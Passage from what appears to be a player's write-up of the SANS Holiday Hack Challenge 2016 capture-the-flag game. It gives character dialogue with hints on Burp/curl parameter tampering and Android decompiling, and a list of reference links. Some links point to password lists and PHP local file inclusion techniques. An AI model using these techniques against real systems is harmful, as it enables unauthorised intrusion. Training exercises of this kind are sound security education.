<Shinny Upatree> - Android Studio can import JadX's decompiled files. It makes it easier to understand obfuscated code.
<Shinny Upatree> - Take a look at Joshua Wright's presentation from HackFest 2016 on using Android Studio and JadX effectively.
<Shinny Upatree> - Did you know I auditioned to play C3PO in Star Wars? I tried out and completed their whole Android Application Package and everything. I really thought I had a chance, but I got Zip.

Jason: Jason is the bale of hay in the present version of the workshop wagon.

<> - Hay, I'm Jason.

Middle Reindeer in the Workshop Present

<> - Moo!

Alabaster Snowball: In Elf House #2 – Room 2. Another bug bounty hunter.

- Give Clue: Using Burp Suite to creat curl command, and edit JSON Parameters

<Alabaster Snowball> - Hi, I'm Alabaster Snowball. I'm a bug bounty hunter!
<Alabaster Snowball> - Did Pepper send you? She's obsessed with Dungeon!
<Alabaster Snowball> - I don't know if Dungeon can be won. I do believe there is a way to cheat though...
<Alabaster Snowball> - My favorite hacking technique? It has to be JSON parameter editing.
<Alabaster Snowball> - After capturing RESTful web traffic in Burp Suite, I right-click and select "Copy as Curl Command".
<Alabaster Snowball> - Then, just paste it into a script, and start tweaking parameters.
<Alabaster Snowball> - You can use Burp Repeater too, but I am trying to live up to Santa's command line Kung-fu!
<Alabaster Snowball> - Always compare the request and the response data. Any time I see an interesting variation, I start changing the parameters around. Super fun!
<Alabaster Snowball> - Hey, have you seen 'Animal House'? What a riot. Those guys sure know how to have fun, but it's not exactly RESTful, eh?

Wunorse Openslae – An engineer for Santa. Found next to the Christmas Tree in the North Pole

- Gives Clue: [Mounting Raspberry Pi Images](#)

<Wunorse Openslae> - Hi, I'm Wunorse Openslae. I work on engineering projects for Santa.
<Wunorse Openslae> - A lot of people don't know this, but his sleigh can travel through space and time. I'm quite proud.
<Wunorse Openslae> - The SCADA interface for sleigh functions is controlled with a Cranberry Pi and Cranbian Linux.
<Wunorse Openslae> - It's really powerful to be able to switch out firmware builds by swapping SD cards.
<Wunorse Openslae> - Dealing with piles of SD cards though, that's a different story. Fortunately, [this article](#) gave me some ideas on better data management.
<Wunorse Openslae> - SantaGram? Yeah, it's popular up here. #elflife!
<Wunorse Openslae> - It's the weirdest thing – I keep getting Christmas cards in the mail. No return address, just initials: S.D. I don't recognize the initials, so these SD cards are a mystery...

Most Marvelous Music Machine: Located in lower North Pole Wonderland near the ladder to the NetWars Experience. Also referred to as the audio discomboulator

<> - I am a most marvelous music machine.
<> - I gather nice tunes from a holiday scene.
<> - I then cut them and mix them and stir them about.
<> - And across the North Pole, I send them all out!
<> - And then you can smile and dance all the day.
<> - To the jams I create, a music parfait!

Santa Claus: In the Dungeon for Errant Reindeer (DFER) after traveling to 1978

<Santa Claus> - Well, hello there. You've rescued me! Thank you so much.
<Santa Claus> - I wish I could recall the circumstances that lead me to be imprisoned here in my very own Dungeon For Errant Reindeer (DFER). But, I seem to be suffering from short-term memory loss. It feels almost as though someone hit me over the head with a Christmas tree. I have no memory of what happened or who did that to me.
<Santa Claus> - But, this I do know. I wish I could stay here and properly thank you, my friend. But it is Christmas Eve and I MUST get all of these presents delivered before sunrise!

<Santa Claus> - I bid you a VERY MERRY CHRISTMAS... AND A HAPPY NEW YEAR!

Doctor Who: In the Clock Tower - After entring the password “**Father Christmas, Santa Claus. Or, as I've always known him, Jeff.**” in The Corridor See solution to game for all of the the Doctor’s Dialogue

End Game Inventory

Inventory

- NetWars Challenge Coin [20 of 20] - This is one of the coveted NetWars challenge coins!



Cranberry Pi Board - This is a Cranberry Pi Board.



Heat Sink - This is a heat sink.



Power Cord - This is a Power Cord.



HDMI Cable - This is an HDMI Cable.



SD Card - This is an SD Card.

In-Game Links

RockYou Password List: Given by **Minty Candycane**

<https://wiki.skullsecurity.org/index.php?title=Passwords>

Cranberry Pi Image

<https://www.northpolewonderland.com/cranbian.img.zip>

Josh Wright's Presentation on JadX and Android Studio

<http://www.willhackforsushi.com/presentations/gitd-hackfest.pptx>

Meteor Framework

<https://www.meteor.com/>

Tim Medin's Blog on Mining Meteor's

<https://pen-testing.sans.org/blog/2016/12/06/mining-meteor>

Meteor Miner Application

<https://github.com/nidem/MeteorMiner>

Tampermonkey

<https://tampermonkey.net/>

Dungeon Application

<http://www.northpolewonderland.com/dungeon.zip>

Jeff McJunkin's Blog on Local File Inclusion

<https://pen-testing.sans.org/blog/2016/12/07/getting-moar-value-out-of-php-local-file-include-vulnerabilities>

Additional References

Twitter Download Script

<https://gist.github.com/yanofsky/5436496>

What are APK Files?

https://en.wikipedia.org/wiki/Android_application_package

JADX: Dex to Java Decompiler

<https://github.com/skylot/jadx>

BrowserQuest: The engine behind the Holiday Hack Challenge MMORPG

<https://hacks.mozilla.org/2012/03/browserquest/>

John the Ripper:

<http://www.openwall.com/john/>

Wumpus Game: Wikipedia References

https://en.wikipedia.org/wiki/Hunt_the_Wumpus

Wumpus Strategy

<http://empublic.dcs.warwick.ac.uk/projects/wumpusCole2005/wumpus.pdf>

Wumpus Mapper

http://www.feesher.com/wumpus/wump_map.php

War Games Transcript:

<https://github.com/theunamedguy/wargames/blob/master/TRANSCRIPT>

Zork Wikipedia Entry

<https://en.wikipedia.org/wiki/Zork>

Back to the Future Movie Wikipedia Entry

https://en.wikipedia.org/wiki/Back_to_the_Future

Less Command Wikipedia Entry:

[https://en.wikipedia.org/wiki/Less_\(Unix\)](https://en.wikipedia.org/wiki/Less_(Unix))

APKTool

<https://github.com/iBotPeaches/Apktool>

Even MOAR PHP File Inclusion

<https://www.idontplaydarts.com/2011/02/using-php-filter-for-local-file-inclusion/>

Public Sprusage App on GitHub

<https://github.com/warriar/git>

Converting a field to Base64 in MySQL/MariaDB

http://dev.mysql.com/doc/refman/5.6/en/string-functions.html#function_to-base64

MySQL Return Results as Base64 Endoded

http://dev.mysql.com/doc/refman/5.6/en/string-functions.html#function_to-base64

Helpful SANS Blog Posts

Mining Meteor:

<https://pen-testing.sans.org/blog/2016/12/06/mining-meteor>

Ghost in the Droid - Reverse Engineering Android Apps:

<https://pen-testing.sans.org/blog/2016/12/05/ghost-in-the-droid-reverse-engineering-android-apps>

Mounting a Raspberry Pi File System:

<https://pen-testing.sans.org/blog/2016/12/07/mount-a-raspberry-pi-file-system-image>

Getting MOAR Valur out of PHP Local File Include Vulnerabilities:

<https://pen-testing.sans.org/blog/2016/12/07/getting-moar-value-out-of-php-local-file-include-vulnerabilities/>

Hummingbad Tools and Techniques:

<https://www.sans.org/webcasts/101775>

Hiding Secrets in Android Apps

<https://rammic.github.io/2015/07/28/hiding-secrets-in-android-apps/>

Bonus Content

GitHub Repo for my documentation, scripts, and other stuff

<https://github.com/0x3f8/SANS2016>

Speed Walkthrough Video

<https://youtu.be/5CXMn7GEmY0>

Re-combobulated Audio File

<http://0x3f8.com/wp-content/uploads/2017/01/RecombobulatedAudio.mp3>